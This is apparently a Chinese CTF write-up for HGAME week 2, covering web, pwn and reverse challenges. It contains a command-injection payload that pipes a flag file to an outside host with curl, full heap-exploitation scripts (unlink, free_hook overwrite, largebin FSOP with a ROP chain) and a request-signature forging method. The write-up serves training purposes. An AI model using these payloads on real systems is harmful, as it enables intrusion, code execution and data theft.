

HGAME-WEEK2-WP

Web

Level 21096 HoneyPot

/api/import路由，调用了ImportData

```
        c.String(http.StatusOK, string(data))
    })
    api := r.Group("/api")
    {
        api.GET("/databases", getDatabases)
        api.GET("/tables", getTables)
        api.GET("/data", getTableData)
        api.GET("/database", createDatabase)
        api.GET("/search", searchTableData)
        api.POST("/test-connection", testConnection)
        api.POST("/test-import-connection", testImportConnection)
        api.POST("/connect", connect)
        api.POST("/import", ImportData)
    }

    log.Printf("Server starting on http://localhost:9090")
    r.Run(":9090")
```

ImportData这里可以拼接执行命令

```
//Never able to inject shell commands, Hackers can't use this, HaHa
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s | /usr/local/bin/mysql
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
fmt.Println(command)
cmd := exec.Command("sh", "-c", command)
if err := cmd.Run(); err != nil {
    c.JSON(http.StatusInternalServerError, gin.H{
        "success": false,
        "message": "Failed to import data: " + err.Error(),
    })
    return
}

c.JSON(http.StatusOK, gin.H{
    "success": true,
    "message": "Data imported successfully",
})
```

构造

```
1 & cat /f*|curl -d @- http://ip:port"
```

Request



数据包扫描

美化

热加载

构造请求



```
1 POST /api/import HTTP/1.1
2 Host : node1.hgame.vidar.club:32273
3 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
  en;q=0.2
4 Accept-Encoding: gzip, deflate
5 Priority: u=0
6 Content-Type: application/json
7 Accept: */*
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/
  20100101 Firefox/135.0
9 Referer: http://node1.hgame.vidar.club:32273/
10 Origin: http://node1.hgame.vidar.club:32273
11 Content-Length auto : 154
12
13 {"remote_host": "192.168.1.105",
14  "remote_port": "32273",
15  "remote_username": "users",
16  "remote_password": "users& cat /f*|curl -d @- http://192.168.1.105:32273",
17  "remote_database": "users",
18  "local_database": "users1"}
```

外带数据

```
root@iZ2zee107fcq0kbc58phzZ:~# nc -lvp 9000
Listening on 0.0.0.0 9000
Connection received on 218.75.123.175 47249
POST / HTTP/1.1
Host: 192.168.1.1
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 59
Content-Type: application/x-www-form-urlencoded

hgame{fake_flag}hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}
```

hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}

Pwn

Signin2Heap

2.27 版本堆题目

```
7
8 v4 = __readfsqword(0x28u);
9 printf("Index: ");
10 __isoc99_scanf("%u", &v2);
11 if ( v2 > 0xF )
12 {
13     puts("There are only 16 pages.");
14 }
15 else if ( *((_QWORD *)&books + v2) )
16 {
17     puts("The note already exists.");
18 }
19 else
20 {
21     while ( 1 )
22     {
23         printf("Size: ");
24         __isoc99_scanf("%u", &size);
25         if ( (unsigned int)size <= 0xFF )
26             break;
27         puts("Too big!");
28     }
29     v0 = v2;
30     *((_QWORD *)&books + v0) = malloc((unsigned int)size);
31     printf("Content: ");
32     HIDWORD(size) = read(0, *((void **)&books + v2), (unsigned int)size);
33     *(_BYTE *)((*((_QWORD *)&books + v2) + HIDWORD(size))) = 0;
34 }
35 return __readfsqword(0x28u) ^ v4;
36}
```

add函数存在off by null，可以伪造堆块实现unlink，实现泄露libc地址以及修改free_hook

```

1  from gt import *
2  con("amd64")
3
4  # io = process("./vuln")
5  io = remote("node1.hgame.vidar.club",31002)
6  libc = ELF("./libc-2.27.so")
7
8  def add(index,size,msg):
9      io.sendafter("choice:",b"\x01\x00\x00\x00")
10     io.sendlineafter("Index: ",str(index))
11     io.sendlineafter("Size: ",str(size))
12     io.sendafter("Content: ",msg)
13
14
15  def show(index):
16     io.sendafter("choice:",b"\x03\x00\x00\x00")
17     io.sendlineafter("Index: ",str(index))
18
19
20  def free(index):
21     io.sendafter("choice:",b"\x02\x00\x00\x00")
22     io.sendlineafter("Index: ",str(index))
23
24
25  for i in range(0x7):
26     add(i,0xf8,'a'*8)
27
28  add(9,0xf8,'a')
29  add(10,0xf8,'a')
30  add(11,0xa8,'b')
31  add(12,0xa8,'c')
32  add(13,0xf8,'v')
33  add(14,0xb8,'d')
34
35  for i in range(7):
36     free(i)
37  free(9)
38  free(12)
39  payload = b'a'*0xa0 + p64(0xb0+0x100+0x100+0xb0)
40  add(12,0xa8,payload)
41  free(13)
42  free(12)
43  free(11)
44  add(0,0xc0,'a')

```

```
45  add(1,0x20,'a')
46  show(10)
47
48  libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x3ebca0
49  suc("libc_base",libc_base)
50
51  free_hook = libc_base + libc.sym["__free_hook"]
52  system = libc_base + libc.sym["system"]
53  add(2,0xb0,"/bin/sh\x00")
54
55  add(3,0xb0,b"b"*0x30 + p64(0) + p64(0xb1) + p64(free_hook))
56
57  add(4,0xa0,'a')
58  add(5,0xa0,p64(system))
59
60  free(2)
61  # add(9,0xb8,'c'*8)
62
63  # free(0)
64  # free(7)
65
66
67
68  # payload = b'a'*0x90 + p64(0x500)
69  # add(7,0x98,payload)
70  # gdb.attach(io)
71
72
73
74  io.interactive()
```

Where is the vulnerability

主体功能在.so文件里面

```

8  printf("Index: ");
9  __isoc99_scanf("%u", &v2);
10 if ( v2 <= 0xF )
11 {
12     printf("Size: ");
13     __isoc99_scanf("%u", size);
14     if ( size[0] <= 0x900u )
15     {
16         if ( size[0] > 0x4FFu )
17         {
18             v0 = v2;
19             notes[v0] = malloc(size[0]);
20             note_size[v2] = size[0];
21         }
22         else
23         {
24             puts("Too small.");
25         }
26     }
27     else
28     {
29         puts("Too big.");
30     }
31 }
32 else
33 {
34     puts("There are only 16 pages in this notebook.");
35 }
36 return *(__QWORD *)&size[1] - __readfsqword(0x28u);

```

add只能申请大堆块

```

6  v2 = __readfsqword(0x28u);
7  printf("Index: ");
8  __isoc99_scanf("%u", &v1);
9  if ( v1 <= 0xF )
10 {
11     if ( notes[v1] )
12         free((void *)notes[v1]);
13     else
14         puts("Page not found.");
15 }
16 else
17 {
18     puts("There are only 16 pages in this notebook.");
19 }
20 return v2 - __readfsqword(0x28u);
21}

```

free函数存在UAF

考虑通过largebin attack 泄露地址以及打IO,开了沙箱,可以通过orw读取flag

EXP

```

1  from gt import *
2  con("amd64")

```

```
3
4 # io = process("./vuln")
5 io = remote("node1.hgame.vidar.club",30909)
6 libc = ELF("./libc.so.6")
7
8 def add(index,size):
9     io.sendlineafter(">", "1")
10    io.sendlineafter("Index: ",str(index))
11    io.sendlineafter("Size: ",str(size))
12
13 def free(index):
14    io.sendlineafter(">", "2")
15    io.sendlineafter("Index: ",str(index))
16
17
18 def edit(index,msg):
19    io.sendlineafter(">", "3")
20    io.sendlineafter("Index: ",str(index))
21    io.sendafter("Content: ",msg)
22
23
24 def show(index):
25    io.sendlineafter(">", "4")
26    io.sendlineafter("Index: ",str(index))
27
28 def exit():
29    io.sendlineafter(">", "5")
30
31
32 add(0,0x520)
33 add(1,0x510)
34 add(2,0x510)
35 free(0)
36 show(0)
37 libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x203b20
38 suc("libc_base",libc_base)
39 # gdb.attach(io)
40 add(3,0x530)
41 # gdb.attach(io)
42 edit(0,'a'*0x10)
43 show(0)
44 io.recvuntil("a"*0x10)
45 heap_base = u64(io.recv(6).ljust(8,b'\x00')) -0x290
46 suc("heap_base",heap_base)
47 # gdb.attach(io)
48 _IO_list_all = libc_base + libc.sym["_IO_list_all"]
49 stderr = libc_base + 0x2046a0
```

```

50 mp_ = 0x2031f0 + libc_base
51 free(2)
52 payload = p64(libc_base + 0x203b20)*2 + p64(heap_base+0x290) +
53 p64(_IO_list_all-0x20)
54
55 add(4,0x530)
56 add(5,0x530)
57 add(6,0x530)
58
59 fake_io_addr = heap_base + 0xce0
60 heap_addr = heap_base
61 setcontext = libc_base + libc.sym["setcontext"]
62 _IO_wfile_jumps = libc_base + 0x202228
63 magic_gadget = libc_base + 0x00000000000176f0e#: mov rdx, qword ptr [rax +
64 0x38]; mov rdi, rax; call qword ptr [rdx + 0x20];
65 pop_rsp = libc_base + 0x0000000000003c058#: pop rsp; ret;
66 environ = libc_base + libc.sym["environ"]
67
68 # free(4)
69 # edit(4,b'a'*0x10)
70 # free(5)
71 # free(4)
72
73 # key = (heap_base + 0x1000) >> 12
74 # suc("key",key)
75
76 # edit(4,p64(key^environ))
77 # add(7,0x530)
78 # add(8,0x530)
79 # add(9,0x550)
80
81 # gdb.attach(io)
82
83 payload = flat(
84     {
85         0x8:0,
86         0x10:0,
87         0x18:1,
88         0x20:1,
89         0x30:setcontext+61, #目标函数
90         0x40:fake_io_addr+0x160,
91         0x50:0,
92         0x58:0,
93         0x70:0,
94         0x78:fake_io_addr+0xa0,

```



```

95         0x90:fake_io_addr + 0x50, #rdx
96         0x98:pop_rsp,
97         0xb0:0,
98         0xb8:0,
99         0xc8:_IO_wfile_jumps, #vtable
100        0xd0:fake_io_addr + 0x50, # mov    rax, qword ptr [rax + 0xe0]
101        0xe0:heap_base + 0xf80 + 0x10, # orw addr
102        0x118:setcontext+61,
103        0x120:fake_io_addr + 0xf0, # [rax + 0xe0]
104        0x130:fake_io_addr+0x148,
105        0x148:magic_gadget,
106    },
107    filler = '\x00'
108 )
109
110 pop_rdi = libc_base + 0x0000000000010f75b#: pop rdi; ret;
111 pop_rsi = libc_base + 0x00000000000110a4d#: pop rsi; ret;
112 pop_rdx = libc_base + 0x000000000001449ba#: pop rdx; add byte ptr [rax], al;
113          add byte ptr [rax - 1], bh; ret;
114 pop_rax = libc_base + 0x000000000000dd237#: pop rax; ret;
115 syscall = libc_base + 0x00000000000098fa6#: syscall; ret;
116
117 fake_IO_FILE=p64(0)*3          #_flags=rdi
118 fake_IO_FILE+=p64(_IO_list_all) + p64(0)*2
119 fake_IO_FILE +=p64(1)+p64(2) # rcx!=0(FSOP)
120 fake_IO_FILE +=p64(fake_io_addr+0xb0)#_IO_backup_base=rdx
121 fake_IO_FILE +=p64(magic_gadget)#_IO_save_end=call addr(call
122          setcontext/system)
123 fake_IO_FILE +=p64(0) + p64(1) + p64(0) + p64(heap_base+0x1c80) # rdx
124 fake_IO_FILE = fake_IO_FILE.ljust(0x58, b'\x00')
125 fake_IO_FILE += p64(0) # _chain
126 fake_IO_FILE = fake_IO_FILE.ljust(0x78, b'\x00')
127 fake_IO_FILE += p64(heap_base+0x1000) # _lock = a writable address
128 fake_IO_FILE = fake_IO_FILE.ljust(0x90, b'\x00')
129 fake_IO_FILE +=p64(fake_io_addr+0x30)#_wide_data,rax1_addr
130 fake_IO_FILE = fake_IO_FILE.ljust(0xb0, b'\x00')
131 fake_IO_FILE += p64(1) #mode=1
132 fake_IO_FILE = fake_IO_FILE.ljust(0xc8, b'\x00')
133 fake_IO_FILE += p64(_IO_wfile_jumps+0x30) # vtable=IO_wfile_jumps+0x10
134 fake_IO_FILE +=p64(0)*6
135 fake_IO_FILE += p64(fake_io_addr+0x40)
136
137 edit(2,fake_IO_FILE)
138 flag_addr = heap_base + 0x1c90
139 payload = b'/flag\x00\x00\x00'*2 + p64(setcontext+61) + p64(pop_rdi+1) +
140          p64(0x50)*14+ p64(heap_base+0x1d30)

```

```

139  payload += p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) +
      p64(pop_rax) + p64(2) + p64(syscall)
140  payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(heap_base+0x1300)
141  payload += p64(pop_rax) + p64(0) + p64(syscall)
142  payload += p64(pop_rdi) + p64(1) + p64(pop_rsi) + p64(heap_base+0x1300)
143  payload += p64(pop_rax) + p64(1) + p64(syscall)
144  edit(5,payload)
145
146  # gdb.attach(io)
147  exit()
148  io.interactive()

```

Re

Signin

```

4   unsigned int v4; // [rsp+24h] [rbp+4h]
5   int i; // [rsp+44h] [rbp+24h]
6   int j; // [rsp+64h] [rbp+44h]
7
8   result = j____CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
9   for ( i = 0; i < 256; ++i )
10  {
11      v4 = i;
12      for ( j = 0; j < 8; ++j )
13      {
14          if ( (v4 & 1) != 0 )
15              v4 = (v4 >> 1) ^ 0xEDB88320;
16          else
17              v4 >>= 1;
18      }
19      dword_1400BD1A0[i] = v4;
20      result = (unsigned int)(i + 1);
21  }
22  return result;
23 }

```

```

3 unsigned int v4; // [rsp+24h] [rbp+4h]
4 unsigned __int64 i; // [rsp+48h] [rbp+28h]
5
6 j__CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
7 v4 = -1;
8 for ( i = 0i64; i < a2; ++i )
9     v4 = dword_1400BD1A0[(unsigned __int8)(*(__BYTE *)(i + a1) ^ v4)] ^ (v4 >> 8);
10 return ~v4;
11 }

```

从main函数开始进行crc32，得到key

```

13 j__CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
14 v8 = 11;
15 v6 = 0;
16 v5 = a1[8];
17 do
18 {
19     v6 += *(_DWORD *)(a3 + 4i64 * (v8 % 4));
20     v9 = (v6 >> 2) & 3;
21     for ( i = 0; i < 8; ++i )
22     {
23         v4 = a1[i + 1];
24         v10 = (((v5 ^ *(_DWORD *)(a2 + 4i64 * (v9 ^ i & 3))) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4 >> 3))
25                                                     + ((4 * v4) ^ (v5 >> 5))))
26             + a1[i];
27         a1[i] = v10;
28         v5 = v10;
29     }
30     v11 = (((v5 ^ *(_DWORD *)(a2 + 4i64 * (v9 ^ i & 3))) + (*a1 ^ v6)) ^ (((16 * v5) ^ (*a1 >> 3))
31                                                     + ((4 * *a1) ^ (v5 >> 5))))
32         + a1[8];
33     a1[8] = v11;
34     v5 = v11;
35     result = --v8;
36 }
37 while ( v8 );
38 return result;
39 }

```

魔改xxtea

动调第二个key会变换，从main函数开始提取后面的crc得到key

```

0 ; _DWORD dword_7FF78BBAB2A0[4]
0 dword_7FF78BBAB2A0 dd 97A25FB5h, 2CE4FF09h, 0A143464Ah, 5A8F284Fh
0 ; DATA XREF: sub_7FF78BAF8670

```

提取对应大小数据

```

0000 ; Input MD5      : 33AAE3A4220CB56A4ECE310
0000 ; Input CRC32    : 97A25FB5
0000
0000 ; File Name      : D:\xiazai\caocaocao
0000 ; Format         : Binary file
0000 ; Base Address: 00000000 Range: 00000000 - 10000000

```

放ida里面可以看到crc32的值

```
0000 ;  
0000 ; Input SHA256 : B7EA0FAC988D7A5E86182638E02F0BEB7E2  
0000 ; Input MD5 : 1A2AD6DAF40669DD201B07D6A91A232D  
0000 ; Input CRC32 : E1756DBA  
0000  
0000 ; File Name : D:\xiazai\caocao1  
0000 ; Format : Binary file  
0000 ; Base Address: 0000h Range: 0000h - 4000h Loaded le  
0000  
0000 .686p
```

这个为第二个key值

解密脚本

```
1  #include <stdint.h>  
2  #include <stdio.h>  
3  void print_array(uint32_t *arr, int size, const char *label) {  
4      printf("%s:\n", label);  
5      for (int i = 0; i < size; i++) {  
6          printf("arr[%d] = 0x%08X\n", i, arr[i]);  
7      }  
8      printf("\n");  
9  }  
10 // 加密函数  
11 void encrypt_xtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {  
12     uint32_t v8 = 11; // 加密轮数  
13     uint32_t v6 = 0; // 累加密钥  
14     uint32_t v5 = a1[8]; // 最后一个块  
15     unsigned int v9, v4, v10, v11;  
16     int i;  
17     // printf("%x\n", v5);  
18     // 加密循环  
19     do {  
20         v6 += a3[v8 % 4]; // 累加密钥  
21         v9 = (v6 >> 2) & 3; // 计算索引  
22  
23         // 处理每个块  
24         for (i = 0; i < 8; ++i) {  
25             v4 = a1[i + 1];  
26             // printf("v5=%x v4=%x ", v5, v4);  
27             v10 = ((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4  
>> 3)) + ((4 * v4) ^ (v5 >> 5))) ;
```

```

28         // printf("%x %x\n",v10,a1[i]);
29
30         a1[i] += v10;
31
32         v5 = a1[i];
33
34
35     }
36
37     // 处理最后一个块
38     v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^
(a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5)))));
39     // printf("%x %x ",v11,a1[8]);
40     a1[8] += v11;
41     v5 = a1[8];
42     // printf("%x \n",a1[8]);
43
44
45
46 } while (--v8); // 递减轮数
47 }
48
49 void decrypt_xxtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {
50     uint32_t v8 = 11; // 加密轮数
51     uint32_t v6 = 0; // 初始值: 11 * a3[v8 % 4] 的累加和
52     uint32_t v5 = a1[8]; // 最后一个块
53     unsigned int v9, v4, v10, v11;
54     int i;
55
56     // 解密循环
57     do {
58         v9 = 0; // 计算索引
59         v5=a1[7];
60         // 逆向处理最后一个块
61         v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^
(a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5)))));
62         a1[8] -= v11;
63
64         // printf("%x \n",a1[8]);
65         // 逆向处理每个块
66         for (i = 7; i >= 0; --i) {
67             v5 = a1[i-1];
68             if(i==0){
69                 v5=a1[8];
70
71             }
72

```

```
73         v4 = a1[i + 1];
74         v10 = (((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4
    >> 3)) + ((4 * v4) ^ (v5 >> 5))));
75         //printf("%x %x %x \n",v4,v5,v10);
76         a1[i] -= v10;
77
78     }
79
80     v6 -= a3[v8 % 4]; // 逆向累加密钥
81 } while (--v8); // 递减轮数
82 }
83
84 // 打印数组内容
85
86
87 // 测试函数
88 int main() {
89     // 示例数据
90     uint32_t a1[9] = {0x3050ea23,
91                      0x47514c00,
92                      0x2b769cee,
93                      0x1794e6d5,
94                      0xb3e42bed,
95                      0x61d536cb,
96                      0x7ca0c2c0,
97                      0x5ed767fe,
98                      0xc579e0af,
99 };
100
101     uint32_t a2[4] = {0x97A25FB5, 0xE1756DBA, 0xA143464A, 0x5A8F284F}; // 密钥
102     uint32_t a3[4] = {0x0, 0x0, 0x0, 0x0}; // 初始化向量
103
104
105
106     decrypt_xxtea_magic(a1, a2, a3);
107
108     for (int i = 0; i < 9; i++) {
109
110         for (int j = 0; j < 4; j++) {
111             printf("%c",a1[i] & 0xff);
112
113             a1[i] >>= 8;
114
115         }
116
117     }
118 }
```

```
119
120
121
122     return 0;
123 }
```

Mysterious signals

分析apk

```
18         System.loadLibrary("sssign");
19     }
20
21     public String a(String str, String str2, String str3) {
22         OkHttpClient build = new OkHttpClient().newBuilder().build();
23         JsonObject jsonObject = new JsonObject();
24         jsonObject.addProperty(c("104406435e045957"), str);
25         jsonObject.addProperty(c("035e0f545e045957"), str2);
26         RequestBody create = RequestBody.create(MediaType.parse("application/json"), jsonObject.toString());
27         final CountDownLatch countDownLatch = new CountDownLatch(1);
28         build.newCall(new Request.Builder().url("http://node1.hgame.vidar.club:" + str3 + "/flag").header(c("165e045f"), b(str + str2)).post(create)
29             .static final /* synthetic */ boolean $assertionsDisabled = false;
30
31         @Override // okhttp3.Callback
32         public void onFailure(Call call, IOException iOException) {
33             SSSign.this.result = "onFailure";
34             countDownLatch.countDown();
35         }
36
37         @Override // okhttp3.Callback
38         public void onResponse(Call call, Response response) throws IOException {
39             Log.e("OkHttp", "请求成功, 码值: " + response.code());
40             if (response.isSuccessful()) {
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```

#1 [请求] 11:38:58.664 - 279 B

```
POST /flag HTTP/1.1
sign: 41dce78c58dacf99cbbc2f1c20135745
Content-Type: application/json; charset=utf-8
Content-Length: 39
Host: node1.hgame.vidar.club:32492
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.14.9
```

```
{"username":"admin","filename":"hello"}
```

#2 [响应] 11:38:58.812 - 240 B

```
HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 03:39:00 GMT
Content-Length: 122
Content-Type: text/plain; charset=utf-8
```

```
{"code":"200","msg":"4b181fd6f8b852a9e23a4a7776e5f6905b71341af8f194a5db07d2902d2655401322e1c9a1a90e0d8676809c08484762\n"}
```


浅析apk发现apk自己调用so文件生成sign值

```
public native String c(String str);

static {
    System.loadLibrary("sssign");
}
```

```
7 int v9; // [rsp+18h] [rbp-68h]
8 int i; // [rsp+1Ch] [rbp-64h]
9 int j; // [rsp+20h] [rbp-60h]
10
11 v9 = a4 / 4;
12 v8 = malloc(a4);
13 __memset_chk(v8, 0LL, a4, -1LL);
14 __memcpy_chk(v8, a2, a4, -1LL);
15 for ( i = 0; i < v9; i += 2 )
16 {
17     v7 = v8[i];
18     v6 = v8[i + 1];
19     v5 = 0;
20     for ( j = 0; j < 32; ++j )
21     {
22         v7 += v6 ^ (*(__DWORD*)(a3 + 8LL * j) + v5) ^ (v6 >> 3) ^ (4 * v6);
23         v6 += v7 ^ (*(__DWORD*)(a3 + 4LL * (2 * j + 1)) + v5) ^ (v7 >> 5) ^ (16 * v7);
24         v5 -= 1640531527;
25     }
26     v8[i] = v7;
27     v8[i + 1] = v6;
28 }
29 return v8;
30 }
```

有服务端，本地发包给服务端分析



本地发包，得到服务器里面名为hello文件的内容

猜测通过正确的sign值去访问里面的靶机里面的flag文件

本地分析serve

静态分析

```
L113 runtime_panicIndex(v19 + 1, v12, v15);
L114 v22 = *(_DWORD *) (v18 + 4 * v19 + 4);
L115 v23 = 31LL;
L116 v24 = 0xC6EF3720;
L117 while ( v23 >= 0 )
L118 {
L119     v51 = v21;
L120     v40 = (v21 >> 5) ^ (16 * v21);
L121     if ( v16 <= 2 * v23 + 1 )
L122         runtime_panicIndex(2 * v23 + 1, v23, v16);
L123     v41 = v40 ^ (v24 + *(_DWORD *) (v17 + 8 * v23 + 4) + 0x61C88647);
L124     v42 = v23;
L125     v43 = 2 * v23;
L126     v50 = v22 - (v51 ^ v41);
L127     if ( v16 <= v43 )
L128         runtime_panicIndex(v43, v43, v16);
L129     v38 = (v50 >> 3) ^ (4 * v50) ^ (v24 + *(_DWORD *) (v17 + 8 * v42) + 0x61C88647);
L130     v22 -= v51 ^ v41;
L131     v24 += 0x61C88647;
L132     v39 = v51 - (v50 ^ v38);
L133     v23 = v42 - 1;
L134     v21 = v39;
L135     LODWORD(v18) = v60;
L136 }
L137 v55 = v19;
L138 v52 = v21;
L139 v57 = 4 * v20;
L140 v25 = main_uint32ToBytes((unsigned int)&v52, 1, 1, v16, v15, v17, v18, 4 * (int)v20, v21, v44, v46, v48)
L141 if ( v54 < v57 )
```

发现有类似apk中so文件中tea的解密

应该是对sign进行解密

动调下断点

tea解密完的数据

```

011E14F db  45h ; E
011E150 db 0EFh
011E151 db  43h ; C
011E152 db  3Ch ; <
011E153 db 0F9h
011E154 db  9Fh
011E155 db  45h ; E
011E156 db  4Dh ; M
011E157 db  50h ; P
011E158 db  50h ; P
011E159 db 0A8h
011E15A db  63h ; c
011E15B db  63h ; c
011E15C db  63h ; c
011E15D db  63h ; c
011E15E db  63h ; c
011E15F db  63h ; c
011E160 db    0
011E161 db    0

```

这个数据在这里进行了换表得到adminhello

```

L08  v20 = main_decrypt_2(v16, a2, v17, (__int64)v36, 0x40uLL, 64LL, a2, v18, v19);
L09  for ( k = 0LL; a2 > k; ++k )
L10      *(_BYTE *)(v20 + k) = v34[*(unsigned __int8 *)(v20 + k)];
L11  return runtime_slicebytetostring(0, v20, a2, (unsigned int)v36, 64, v21, v22, v23, v24);
L12 }

```

```

0 db 61h ; a
1 db 64h ; d
2 db 6Dh ; m
3 db 69h ; i
4 db 6Eh ; n
5 db 68h ; h
6 db 65h ; e
7 db 6Ch ; l
8 db 6Ch ; l
9 db 6Fh ; o
A db 0
B db 0
C db 0
D db 0
E db 0
F db 0

```

十六字节剩下的为0

没规律的sign变为了adminhello

重新发包动调，把data里面的hello改为flag，服务器里面有flag文件

```

4 headers = {
5     "sign": "41dce78c58dacf99cbbc2f1c20135745",
6     "Content-Type": "application/json; charset=utf-8",
7     "Host": "192.168.209.134:8080",
8     "Connection": "Keep-Alive",
9     "Accept-Encoding": "gzip",
10    "User-Agent": "okhttp/3.14.9"
11 }
12 data = {
13     "username": "admin",
14     "filename": "hello"
15 }
16
17 response = requests.post(url, headers=headers, json=data)
18

```

秘密躺在我怀抱
只有你能听得到

把hello改成flag

在自解密完成的那里把hello改为flag发现打印出flag文件里面的内容

现在逆向sign生成算法就可以实现文件任意读取了

通过serve的解密和so文件可得加密流程为换表再魔改tea，可以从serve里面提取表和tea的key数组

文件名在main_receive里找到

```
77     v61 = &v152;
78     v62 = 1024LL;
79     v63 = 1024LL;
80     v200 = os_ptr_File_Read(v60, *(_slice_uint8 *)(&v63 - 2));
81     if ( !v200.1.tab )
82     {
83         v70 = v157;
84         if ( v157 == 10
85             && (v70 = 'lg1h', LODWORD(v63) = v162, *(_QWORD *)v162 == 'lm1a1g1h')
86             && *(_WORD *) (v162 + 8) == '1e' )
87         {
88             if ( v200.0 > 0x400uLL )
89                 runtime_panicSliceAcap(v200.0);
90             v45 = (__int64)&v152;
91             v71 = runtime_slicebytetostring(
```

加密得到sign值

```
1  #include <stdint.h>
2  #include <stdio.h>
3
4
5  int main() {
6
7      int ming[]={0x61,0x64,0x6d,0x69,
8                  0x6e,0x68,0x31,0x67,
9                  0x31,0x61,0x31,0x6d,
10                 0x31,0x65,0x31,0x00}; //adminh1g1a1m1e1
11
12
13     unsigned char biao1[] =
14     {
15         0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF,
16         0x40,
17         0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB, 0x7C, 0xE3, 0x39,
18         0x82,
19         0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4,
20         0xDE,
21         0xE9, 0xCB, 0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23,
22         0x3D,
23         0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E, 0x08,
24         0x2E,
25         0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2,
26         0x49,
27         0x6D, 0x8B, 0xD1, 0x25, 0x72, 0xF8, 0xF6, 0x64, 0x86,
28         0x68,
29         0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6,
30         0x92,
```

23	0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E,
	0x15,
24	0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84, 0x90, 0xD8, 0xAB,
	0x00,
25	0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8,
	0xB3,
26	0x45, 0x06, 0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F,
	0x02,
27	0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B, 0x3A,
	0x91,
28	0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF,
	0xCE,
29	0xF0, 0xB4, 0xE6, 0x73, 0x96, 0xAC, 0x74, 0x22, 0xE7,
	0xAD,
